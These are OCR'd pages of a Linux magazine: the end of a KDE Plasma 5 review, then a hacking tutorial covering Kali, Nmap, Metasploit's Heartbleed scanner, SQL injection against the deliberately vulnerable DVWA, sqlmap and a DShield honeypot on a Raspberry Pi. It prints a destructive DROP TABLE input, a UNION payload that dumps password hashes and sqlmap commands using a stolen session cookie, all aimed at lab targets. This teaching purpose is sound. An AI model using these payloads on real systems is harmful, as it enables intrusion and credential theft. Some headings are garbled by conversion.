
application and adopted instead the more functional *Gnome Software*. KDE used to have a similar tool called *Apper*, but that too has been abandoned in favour of Plasma 5's *Muon*. All of these tools work (or worked) through the PackageKit framework, which abstracts away the specifics of the underlying package manager, making for a completely distro-agnostic GUI for simple package management.

*Muon* is two applications: *Muon Discover*, having a store-front feel, and *Muon Updater*, a simple tool that lives in the system tray and tells you when updates are available for currently installed packages. *Muon* works with Appstream data and so users can discover applications rather than packages, which can be a harder concept to grasp. *Muon* isn't trying to step on the toes of your noble package manager, this will still work just fine and advanced transactions will still require it to be used directly. The Appstream effort merely allows for updates to be done from the desktop, which is a reasonable thing in a modern desktop environment.

## Enter Wayland

Plasma 5.4 introduced a technology preview of Wayland, the next generation windowing library which will, one day, replace the venerable X.org display server. At the moment this just allows desktop users to fire up Weston (the reference compositor for Wayland) inside an X11 window and run supported KF5 applications with the `-platform wayland` argument. It only works with drivers supporting KMS (so not the proprietary ones) and we're still a long time away from burying X.org. Most of the Wayland effort within the KDE camp is directed by the needs of Plasma Mobile, which you can now run on a Nexus 5 smartphone if you're feeling particularly brave.

As with all modern desktops, some degree of 3D acceleration is required. The compositor can render using OpenGL 2.0 or 3.1 back-ends, or even the more CPU-based Xrender. Users of newer Nvidia cards have reported some tearing artefacts during video playback or gaming, but these can be fixed by disabling the compositor for fullscreen windows. There will be issues



These garish triangles seem to have become the default background. There's plenty of others that are bundled with the desktop, if you prefer your eyes not to bleed.

with the OpenGL back-ends for really old graphics hardware, but any modern integrated graphics will cope just fine, as will most graphics cards since the mid-2000s. So it may be worth investing £25 on eBay if your PCI-e slot is empty. Looking to the future, the OpenGL context can now be accessed through EGL rather than GLX, provided there is an appropriate driver. This will be essential for Wayland, but X.org will still be de rigueur for all distros for at least another year.

There's plenty of great Qt applications available, and many of these have been ported to Qt5. However, sooner or later you'll come across one that hasn't. Fortunately it's easy enough to theme Qt4 applications so that they don't look too out of place. This is almost true for GTK applications. The Settings panel does allow GTK theme selection, but we've yet to find a theme that exactly matches Breeze. Historically, people have used the Oxygen-GTK theme here, but this is no longer supported by GTK3 and so is no longer an option. There are

however Gnome-Breeze and Orion which look similar, but not identical. The Arc theme (<https://github.com/horst3180/Arc-theme>) definitely has flatness in common with Breeze, and is sufficiently pretty that you'll forgive any inconsistency. We did run into some theming issues for certain heavyweight GTK applications (*Firefox*, *LibreOffice* and *Inkscape*), mainly relating to fonts in menu bars. Gnome applications, such as *Gedit* and *Files*, looked much nicer, however.

And here concludes our treatment of a truly marvellous desktop (plus its underlying libraries and associated applications). If Unity has you yearning for horizontal taskbars, or LXQt/Mate have you yearning for whistles and bells, then this could be the desktop for you. Parts of Plasma 5 are still a work in progress, so you might run into the occasional unpolished edge, or *Kwin*-related crash, but these should not detract from what it is: a truly next-generation desktop that doesn't forget all the previous generations. ■

## Convergence

Among the many criticisms levelled at Gnome 3 and Unity, the most uttered is that these desktop environments force upon their users an interface that looks like it belongs on a touchscreen. Certainly both of these desktops have at least reasonable touchscreen support (both support multitouch gestures), but users actually making regular use of it are very much in the minority.

Plasma 5 also has reasonable touchscreen support, but it's immediately apparent that, at least it's default state, it has been designed to

serve under traditional mouse and keyboard rule. Both Windows and Ubuntu have much to say on convergence – the idea that you can take your phone running the respective OS, plug in a display and some peripherals, and then will occur a strange prestidigitation wherein the OS will transform to make use of the extra hardware.

Plasma 5 will eventually support convergence, but not at the expense of the traditional desktop experience. A great deal of work went into the development of Plasma Active, a mobile interface

based on KDE 4, and efforts to port this to Plasma 5 are underway, with the project now being called Plasma Mobile. This project is, in fact, heavily allied with Kubuntu. For what it's worth, neither Windows 10 Mobile nor Ubuntu Touch are particularly polished, and until these mobile platforms are ready, any talk of convergence is, for practical purposes, largely moot.



# HACKER'S MANUAL

# 2022

# HACKER'S MANUAL 2022

## Hacking

Take your Linux skills to the next level and beyond

### 112 Hacker's manual

Discover the tricks used by hackers to help keep your systems safe.

### 120 Linux on a Linx tablet

Get Linux up and running on a low-cost Windows tablet without the hassle.

### 124 Multi-boot Linux

Discover the inner workings of Grub and boot lots of OSes from one PC.

### 128 Build your own custom Ubuntu distro

Why settle for what the existing distributions have to offer?

### 132 LTTng monitoring


Get to know what all your programs are up to by tracing Linux app activity.

### 136 USB multi-boot

We explain how you can carry multiple distros on a single USB drive.

# HACKER'S MANUAL

Join our resident security expert Jonni Bidwell and learn the tricks and techniques used by hackers and how to guard against them.



The 1995 film Hackers has a lot to answer for. Not only was there egregious product placement for a certain fizzy beverage with red and white branding, but it helped reinforce the notion that hacking was all good-looking edgy types breaking into other people's computers and causing havoc.

Today that notion (along with the idea that an oversized black hoodie and V for Vendetta mask are essential attire for this hacking) is fairly entrenched among the non-tech savvy, ever the more reinforced by so many unlikely movies and shoddy media reporting.

Readers of this fine publication ought not to buy into that. "Hacking" originally meant the breaking, modifying and repurposing of technology so it functions differently to how the manufacturer intended. Today, many programmers call themselves hackers, and only a fraction of those are up to no good. Be that as it may, management have commanded us to write a feature on hacking, and we're pretty sure they mean the bad kind. But please don't go getting yourself into any trouble. Sure, we'll show you how to use Kali Linux, Metasploit, and other tools. We'll show you the rudiments of SQL

injection, buffer overflows and other vulnerabilities. We'll even show you how to exploit them. But we won't show you how not to get caught. And if you do get caught, you could face serious charges. So don't do any of this on systems that aren't yours. These tools and techniques are used by legitimate penetration testers to find weaknesses and secure them. And that's why we're sharing them here. Of course, not everyone is as scrupulous and there are plenty of amateur "how to hack" guides online. So we'll show you how to trick those nefarious hackers and bots with a Raspberry Pi honeypot.

# Hacking through the ages

**P**eople have done bad things with computers for decades. Even before personal computers, people ("phreakers") used to abuse telephone systems. The hacking journal 2600 takes its name from the 2600Hz tone required to trick AT&T phone lines into giving free calls in the 60s. This was possible because the same line carried both voice and connection management signals.


Such in-band signalling was done away with in the 70s when a new signalling system was introduced. This enabled different networks to send this data out of band. This system, known as SS7, is still in use today, and is vulnerable to a man-in-the-middle attack. This has been exploited to allow second-factor SMS codes to be intercepted, and accounts to be compromised.

The Morris Worm is widely regarded as the first self-replicating worm to spread over the Internet. It was actually a well-intentioned effort to highlight security flaws and count the number of computers on the Internet, but an error led to it crippling somewhere between two and six thousand of them (watch Halt and Catch Fire s2e3–Ed). Robert Morris won the dubious honour of being the first person convicted under the Computer Fraud and Abuse Act (CFAA), but post-conviction completed his Ph.D. at Harvard and went on to be a professor at M.I.T.

## The worm that turned

The worm exploited a number of vulnerabilities in Unix tools, as well as weak passwords. The problem was re-infection. Morris didn't want his worm to have to ask targets if they were infected and then infect them only if they replied no. This could be stopped by canny sysadmins installing a program that just says yes all the time. So he specified that one-seventh of the time machines would be re-infected. This, it turns out, was high enough that machines quickly ended up running several copies of the worm and becoming unusable. Fast forward to today and in the headlines we see not

From phone lines to fake certificates and social engineers, hacker tradecraft has evolved spectacularly over the years.



only that rogue packages have been hiding in the npm registry for years and opening shells on JavaScript developers' machines. But furthermore, that several Russian individuals indicted in the US for attempting to disrupt the 2017 French presidential election, the 2018 Winter Olympics and Ukraine's power grid. The groups with which these hackers affiliate, it's alleged, all report to Russia's GRU military intelligence unit. It's a little chilling to be reminded that critical infrastructure may be compromised relatively easily.

The Stuxnet worm is widely believed to have been developed by the US and Israel. It was discovered in 2010 targeting Supervisory Control And Data Acquisition (SCADA) systems in Iran, where it's estimated to have crippled one-fifth of their nuclear reactors. The worm was notable because of its ability to attack airgapped (not directly connected to the internet) systems, by exploiting vulnerabilities in how they handled USB devices.

Even the venerable [linuxformat.com](#) has something to learn from this month's feature.

## White hat hacking

There's a school of thought that says we (or anyone) shouldn't provide information that budding hackers could use to cause damage or distress. Barnes and Noble took such umbrage to our Learn to Hack feature in 2012 that the whole issue was stricken from its shelves. In February the UK's West Midlands Regional Organised Crime Unit even launched a poster campaign naming and shaming Tor, Kali Linux and Metasploit, and urging parents

to check their children aren't turning into evil hackers. But we think differently. By understanding these techniques and having tools at our disposal to execute them in a responsible way, we can help create a more secure computing space.

Penetration-testing is big business nowadays and companies pay more money than they'd like to admit to have people (red teams) actively try to break into their systems.

Meanwhile, blue teams have to do everything within their power to shore up defences and detect, contain and clean up these intrusions. There are university level courses on information security that cover the ins and outs of breaking crypto, return oriented programming and attacks on the stack. There are even places to learn the ins and outs of social engineering, such is the scale on which it's employed.

# Introducing Kali

Kali Linux is a powerhouse of pen-testing and security research goodness.

The tools we're going to show you can be installed on pretty much any Linux distro, but we're going to use Kali Linux. There are a few reasons for this: it has all these tools installed already and there's plenty of documentation online if you want some more information.

Kali is probably not something you'd want to use as a daily driver, although if you look online you'll see a lot of posts by budding haxors that do just this. Up until the end of last year Kali used the root account by default, since many tricks such as handcrafting network packets require this. It would be a terrible idea if you were running, say, your mail client as root and you clicked a dodgy link.

Using the root account was sound practice so long as you kept the system 'clean' of any of your (or other users) personal affairs. In fact, the risk is often overstated on a single user machine where that user typically has sudo access anyway. However, many applications also require a non-root account, since running them as root presents a security risk.

So now Kali has adapted and root is no longer the

default (the default username and password are both kali). But you still shouldn't use it as a daily driver. You'll run into oddities with networking, Bluetooth and package availability, since all these things have been tweaked, either to minimise the attack surface or to make things easier for launching attacks. Perhaps this is why Parrot beat Kali in our Roundup (Linux Format 270). Parrot is more like a regular distro with security tools, while Kali is focused on security and pen-testing. There's no LibreOffice, and because it's based on Debian some repositories are disabled so installing additional software may not be as easy as one may suspect.

## Launching Kali

You don't even need to install Kali Linux. You can run it from the live environment, either on bare metal or in a virtual machine. So long as you're sure you're using an official Kali image this will ensure your other data will remain intact. Security by separation is good practice, after all. But then again so is keeping your system updated, and it's frustrating to have to do that every time you boot Kali, so an installer is available. It's also possibly to create a Kali Live USB stick with persistent storage, which makes life easier if your security business involves gathering data. You can find this information at [www.kali.org/docs/introduction/download-official-kali-linux-images](http://www.kali.org/docs/introduction/download-official-kali-linux-images). But if you find yourself downloading a newer version, be sure to do so from the official website and follow the checksum and signature-checking instructions.

Kali Linux uses the Xfce desktop, which even if you're not familiar with should be easy to navigate. What may be a little overwhelming is the huge amount of stuff packed into the initial install. Fortunately, everything has been categorised in the applications menu. We don't have enough space to talk about everything, but we can cover the basics and if you're



## Port authority

Port scanning is one of the most common first steps towards assessing the security (or attacking) of a particular machine. There are a few different ways of doing it, but they all involve attempting to open a connection to various ports on the target machine to see which ones have services running on them (for example, web servers run on TCP ports 80 and 443). Nmap is one of the most useful port scanning tools around. You can download it from [nmap.org](http://nmap.org).

Fire up a terminal in Kali and run  
\$ nmap localhost

This will scan the 1,000 most common ports on which services are found. On a default Kali install no services should be running and that command should tell you as much. *Nmap* by default uses stealth scanning, which only partially opens connections. This makes it harder to detect its scans, though a keen eyed sysadmin poring over a Wireshark packet capture could still spot them.

If you run Nmap as root, you'll sometimes obtain a little more information about the target machine and the software it's running. Over the page you'll see how we can use this

to find the IP addresses for the many Raspberry Pis on our LAN. Being root also enables you to send raw packets, so there's no need to connect to the target machine. Nmap even has an paranoid stealth mode (which is much slower so as not to trigger detection systems), which you can activate by adding -T0 to its arguments.

There are other scanners with different purposes. For example Masscan (<https://github.com/robertdavidgraham/masscan>) can port scan the whole Internet in about six minutes.



lucky a couple of more advanced topics. So fire up Kali, open up a terminal and try carrying out some reconnaissance against our own machine, by following the guide in the box (below left).

At this point, you can start using some of the tools in the Kali arsenal to probe some machines on your network. Or you could run Kali in a VM and then set up another vulnerable virtual machine and start attacking that. Virtualbox's Internal Network option is good for this as it enables VMs to communicate with one another while isolating them from physical hosts on the network. There are several toy VMs and applications available to practice this on. We'll look at some of these over the page. The most popular is the Metasploitable (a pair of deliberately vulnerable VMs running Windows 2008 and Ubuntu 14.04), which is provided by Rapid7, the same people who make Metasploit Framework.

## Get 'sploiting!

Metasploit Framework is one of the most powerful security tools out there. From its command line interface one has immediate access to thousands of exploit ("sploit") modules, and many more are available from the community. Each module has a variety of parameters, but commonly just a target IP address is required to launch an attack. You'll find Metasploit in Kali's Exploitation Tools menu, or you can start it from the terminal with a simple `msfconsole`. Metasploit features a hierarchy of modules sorted into categories such as `auxiliary` (things like port scanners and fuzzers), `exploits` (code for

exploiting vulnerable systems) and `payloads` (things to execute on a remote machine that has been pwned by an exploit).


There are tools to craft and disguise custom payloads. One of the most useful is a reverse shell, which is like a regular shell, only it connects to you. This is handy if one of your targets is behind a firewall and can't be directly connected to. All an attacker need do is make sure a listening service is set up on their machine and that the service is reachable from the outside. Metasploit has its own Meterpreter Shell that can be used for this purpose. All communication with the shell is encrypted and nothing is written to disk. So it'll be as if you never were there, hypothetically. Not all exploits allow remote code to be executed, but that's not always necessary. The Heartbleed vulnerability (CVE-2014-0160) was a buffer overflow in OpenSSL that enabled an attacker to read privileged memory and steal passwords, certificates and other private data. Unlike many other bugs, it's easy (with the benefit of hindsight) to spot the mistake in the code. To keep connections alive, the software introduced a 'heartbeat' feature, where a client could send a small amount of data to the server, which would then echo it back. Unfortunately, it was possible for a client to send a malicious heartbeat request, a single byte long, and request up to 64K back from the server. Because only a single byte was allocated, OpenSSL reads past the end of the buffer and returns a random 64K chunk of memory. This may not sound like much, but the attack can be quickly and repeatedly carried out. We may never know if anyone discovered this bug before it was announced, and distros quickly patched it afterwards.

To attempt a Heartbleed attack on a server on your network is very easy (it's also easy to do against remote hosts, but don't do that).

From Metasploit just do:

```
> use auxiliary/scanner/openssl_heartbeat
> set verbose true
> set RHOSTS 192.168.x.x
> run
```

We hope you're not running a vulnerable version of OpenSSL on your server, but at least this way you'll know.



**Wireshark**  
enables you to  
capture network  
packets straight  
off the wire,  
so you can see  
network traffic in  
real time.

# Disrupting databases

Get your first taste of breaking something in the form of a deeply vulnerable web application

**P**art of our last hacking feature in LXF258 involved setting up the Metasploitable virtual machine and attacking it. We'd encourage you to do that too, (you'll find all the information you need at <https://github.com/rapid7/metasploitable3>). But this time around we're going to do something different. The Damn Vulnerable Web Application (DVWA) is exactly what you might suspect. It's a PHP application riddled

**“We’ve borked the underlying SQL query and tricked the application into coughing up usernames and passwords for the whole team.”**

with security holes (so, the LXF website?—Ed). It requires a LAMP (Linux Apache MySQL PHP) stack to run, and it's certainly not the sort of thing you want to deploy on an Internet facing server. So rather than set all that up from scratch, we'll cheat and use the Docker image. Just follow the simple three-step guide (below). If you've been following our features lately, you'll see that we can't get enough of Portainer, so if you're similarly enamoured with this container management solution, by all means use it to do the first step of the step-by-step guide.

Before you do that though, let's talk about Structured Query Language (SQL). It's how you interact with databases. On Linux this is usually to a MySQL or MariaDB database. Such databases often sit behind web servers running PHP applications (such as Wordpress). And very occasionally those databases or the applications relying on them are broken because someone figures out a way to inject some rogue SQL, often by typing something peculiar looking into a web form. The classic example is to input something like:

```
'; DROP TABLE users;
```

into a form, and have the database suddenly forget about all the users of the application. This generally doesn't work anywhere now, but when it did, it did so because behind the scenes that form sent its input (unchecked!) to a query of the form:

```
$sql = "SELECT username from users where username =
'$user';"
```

If we substitute our malicious entry above into the `$user` variable above, and reformat things slightly, our query becomes:

```
SELECT username from users where username = '';
DROP TABLE users;
' ;
```

And you can see why this is bad. SQL injection has been around since the end of the 90s and continues to plague applications today. This, despite there being no shortage of PHP functions for sanitising input (all the easy attacks stop working if you don't allow punctuation in your forms. Indeed, crudely building

## Install the DVWA in Docker

### 1 Configure nvidia-graphics-drivers.conf

Use the official instructions to get Docker installed. Then run the image with:  
\$ docker run -rm -it -p 8080:80 vulnerables/web-dvwa In a moment you should find the server running on port 8080 of the host machine. Click the Create/Reset Database button to begin the fun.

### 2 Begin sleuthing

Log in with the super secure combination admin:password and go to the SQL Injection page from the menu on the right. This appears to be some kind of user query utility. Try entering 1 into the form. You should see some information about the admin user. See what else you can find out from here.

### 3 Steal a cookie

We're going to attack this web app using SQL later on in the tutorial, but to do that we need the session cookie. Click the site information tab to the left of your browser's URL bar and find the cookies the page has set. There should be one called PHPSESSID which contains a random string of characters. Copy that down.

The screenshot shows the DVWA SQL Injection page. In the 'User ID' field, several UNION queries are being tested, such as '1 OR 1=0', '1 AND 1=0', and various UNION SELECT statements. The results show concatenated user and password information for multiple users like 'gordonb', 'pablo', and 'smithy'.

➤ **SQL injection attacks can be devastating. Look – we just made DVWA cough up usernames and password hashes.**

SQL statements like this is more or less asking for trouble. Even if the previous example doesn't work anymore (because chaining SQL statements together isn't permitted), there's still all kinds of damage you can do with the UNION operator. So the favoured way to get PHP to talk to SQL nowadays is through prepared statements.

## Breaking and entering

Once you've got DVWA up and running you're probably keen to get started breaking it. That's quite easy to do. We'll spoil the fun a little because space is short, but try entering the following doozy into the SQL Injection page:

```
' and 1=0 union select null, concat(user,':',password) from users #
```

As we described above, we've successfully borked the underlying SQL query and tricked the application into coughing up usernames and passwords for the whole team. Oh dear, oh dear. There are some tools that can help find SQL exploits. One of the most popular is SQLmap, which you'll find in Kali's Web Application Analysis menu. In the simplest case, you can probe a form just by passing a URL with something like:

```
$ sqlmap -u http://vulnerable.com/form.php
```

For DVWA though, because we had to log in to access it we'll need that cookie from step three (below left) if we want sqlmap to see the relevant form. We also need the rather ugly, complete URL from the SQL injection form, which is displayed after you submit it. We'll also cheat a little and turn down DVWA's security via the cookie. Otherwise this attack isn't quite so easy. So the proper incantation to SQLmap will look something like:

```
$ sqlmap -u "http://192.168.0.9:9090/vulnerabilities/sql/?id=bob&Submit=Submit# --dbs --co okie="PHPSESSID=q7bbkn0me48hp5dh022k59sr14; security=low"
```

Hit Return if you're told the URL content is not stable, it's nothing to worry about.

You can safely skip the tests for non-MySQL payloads and say no to including additional ones. SQLmap will run through its armoury of attacks against the id parameter and should eventually spit out this helpful message:

```
GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

as well as two other injections.

It will then show you three corresponding queries to exploit these vulnerabilities.


Again, SQLmap is for finding bugs in your own applications. Just because you can point it at any form on the web definitely does not mean you should. We know many readers will have their own Nextcloud installations (inspired perhaps by October's Smart Home Office Feature), and we trust that they keep these up to date.

However, just staying updated may not be enough – there's all kinds of room for misconfiguration, not just in Nextcloud itself, but in the underlying LAMP components too. There is some excellent information on hardening your Nextcloud install in the manual at [https://docs.nextcloud.com/server/latest/admin\\_manual/installation/harden\\_server.html](https://docs.nextcloud.com/server/latest/admin_manual/installation/harden_server.html), which covers things like giving PHP access to /dev/urandom (to avoid running out of entropy) and SELinux.

There's also a comprehensive security scan you can run from <https://scan.nextcloud.com>, which will make sure your instance is watertight. You'll even get a grade at the end. Any web service you're running should use HTTPS. There's no reason not to now that free certificates are available from Let's Encrypt, as well as its excellent Certbot tool for managing them and keeping them up to date. There's plenty of room for misconfiguring HTTPS too, so go to <https://ssllabs.com/sslttest> and make sure your server gets an A grade.

## Social engineering

By far the most common attacks involve exploiting human weakness. This might be through a carefully crafted phishing scam, or having a covert agent on the target premises. The compromise of several high-profile Twitter profiles in July was the result of a spear phishing campaign, where several individuals in the company were targeted until one gave up credentials to account support tools. It wasn't an elegant scheme, but within a few hours followers of the 130 compromised accounts had donated some \$117,000 worth of Bitcoin to the scammers. However, they left plenty of tracks and so won't be able to enjoy any of their ill-gotten gains. The mastermind (a teenager from Florida) pleaded guilty to 30 charges in August. Twitter now requires that all employees use physical two-factor authentication (2FA) to access privileged services. Creating counterfeit banking websites to dupe marks into handing over passwords is a common form of attack. There are plenty of tools for cloning websites, and it's easy to set up a domain name that looks official enough to fool people. Most banks now rely on second factors to log in, but recently cases have been found where the 2FA entry page itself is cloned, so the attacker can relay the credentials to the official page in real time. So always be careful where you click.



➤ **Maltego is used to collate data from public sources and find relationships between people, accounts and servers.**  
Image credit: Wikipedia.

# Dshield Pi honeypot

Use a Raspberry Pi to trick hackers into thinking they've found a juicy target, then study them like ants in a jar.

**W**aiting attackers towards your own hardware might not seem a particularly good idea, but if that hardware has nothing of value on to it, and is suitably isolated from your other machines that do, then you can more or less lure them in with impunity. The goal of setting up a honeypot is not to revenge hack attackers, but rather to detect potential attacks, and distract those responsible from more valuable targets.

Opening your home network up to the internet isn't something that should be done lightly though. If the honeypot machine were to be compromised, then it

**"DShield is a honeypot that can be installed anywhere. The Raspberry Pi is ideal for this because the SD card can be wiped if something goes wrong"**

could be used a staging post for attacking any services running on your network, including your home router. If you were foolish enough to run a honeypot on your desktop PC, then it's possible an attacker would gain not only root access it, but to all your files, passwords, browser history and anything else you use it for.

DShield is an easy-to-use honeypot that can be installed anywhere. The Raspberry Pi is ideal for this because it's cheap and the SD card can easily be wiped if something goes wrong. DShield is a distributed intrusion detection system created by the Internet Storm Center (ISC). In its own words, "DShield collects data about malicious activity from across the Internet. This data is catalogued and summarised and can be used to discover trends in activity, confirm widespread

**> Please do heed this warning and understand the horrors that your Pi may be exposed to in the DMZ.**

attacks, or assist in preparing better firewall rules." So setting up a Pi-based DShield sensor, as they're termed, will help the security of the Internet in some small way. DShield uses Cowrie, which runs dummy SSH, web and other services to tempt attackers and gather data about what they're trying to do.

## Get started with DShield

Before you can use it you'll need to join the project by setting up an account at <https://dshield.org>. DShield can be installed on any Linux distribution via Git and some tweaks are necessary to install it on the Pi. Check the project's Github at <https://github.com/DShield-ISC/dshield> if our instructions here fail you. Before we get to Dshield though, we need to ensure our Pi is correctly set up. We'd recommend starting with a fresh installation of Raspberry Pi OS Lite. If you don't have a monitor and keyboard for your Pi handy, you can activate the SSH server and interact that way by placing an empty file called ssh on the SD card's boot partition:

```
$ touch /media/user/boot/ssh
```

Then you can use Nmap to help you find the Pi's IP address on your local network with something like:

```
$ sudo nmap -p22 -open 192.168.0.*
```

which will search the network for devices running on the default SSH port. Your Pi should be easy to spot because it'll show up as a Raspberry Pi Foundation device. Log in (either by SSH or physically) using the default pi:raspberry credentials.

Ensure the date is set correctly by running:

```
$ date
```

If it isn't, then you'll end up generating invalid SSL certificates and various other things will fail mysteriously. It's also worth running raspi-config for purposes of changing the default password, making SSH permanently active, ensuring the correct timezone is set and expanding the filesystem to use the entire SD card. Before you reboot it's worth upgrading everything (which will take some time so a cup of tea is recommended) and installing Git.

```
$ sudo apt update
```

```
$ sudo apt upgrade
```

```
$ sudo apt install git
```

```
$ sudo reboot
```

Reconnect to your Pi and clone the Dshield repository:


```
$ git clone https://github.com/DShield-ISC/dshield.git
```

Then run the installation script:

```
$ cd dshield/bin
```

```
$ sudo ./install.sh
```

The script will install lots of packages (you probably have time for another cup of tea during this phase) and then give you one last chance to bail out. Do heed this warning. If you proceed it will ask for your email



address and API key, which you set up earlier. The key is in the My Account section on the website. Next you'll be asked for a network interface (wired is recommended) and which networks and IPs to trust. It figures these out based on machines currently connected to the Pi. As part of the bait a bogus SSH instance will take over the default port, so after this step you'll need to SSH to port 12222 to administer DShield. Finally some Python packages will be installed via Pip and a certificate will be generated (it's okay to accept all the defaults here). And by now you've definitely earned that third cup of tea.

Reboot the Pi again and SSH to the new admin port, and check all is well with DShield:

```
$ ssh -p 12222 pi@192.168.x.x
$ cd dshield/bin
$ sudo ./status.sh
```

You should see an error saying that the webserver is not exposed. To attract bots and humans from outside your network, you need to tell your home router to forward incoming connection attempts to the Pi. You may already have some forwarded ports set up, either manually or via uPNP. Each router is different, but most have a DMZ (demilitarised zone) option, which will forward all traffic that wouldn't be forwarded elsewhere. You could also forward only selected ports, but the goal of DShield is to capture as much traffic as possible and so this isn't recommended.

To see connection attempts in real time run:

```
$ tail -f /var/log/dshield.log
```

## Follow the action

Besides logging usernames and passwords for any attempts to login, Cowrie will also fake a command shell to several common usernames and passwords and capture the whole session. Any URLs requested from the webserver are also collected. Follow Cowrie activity with:

```
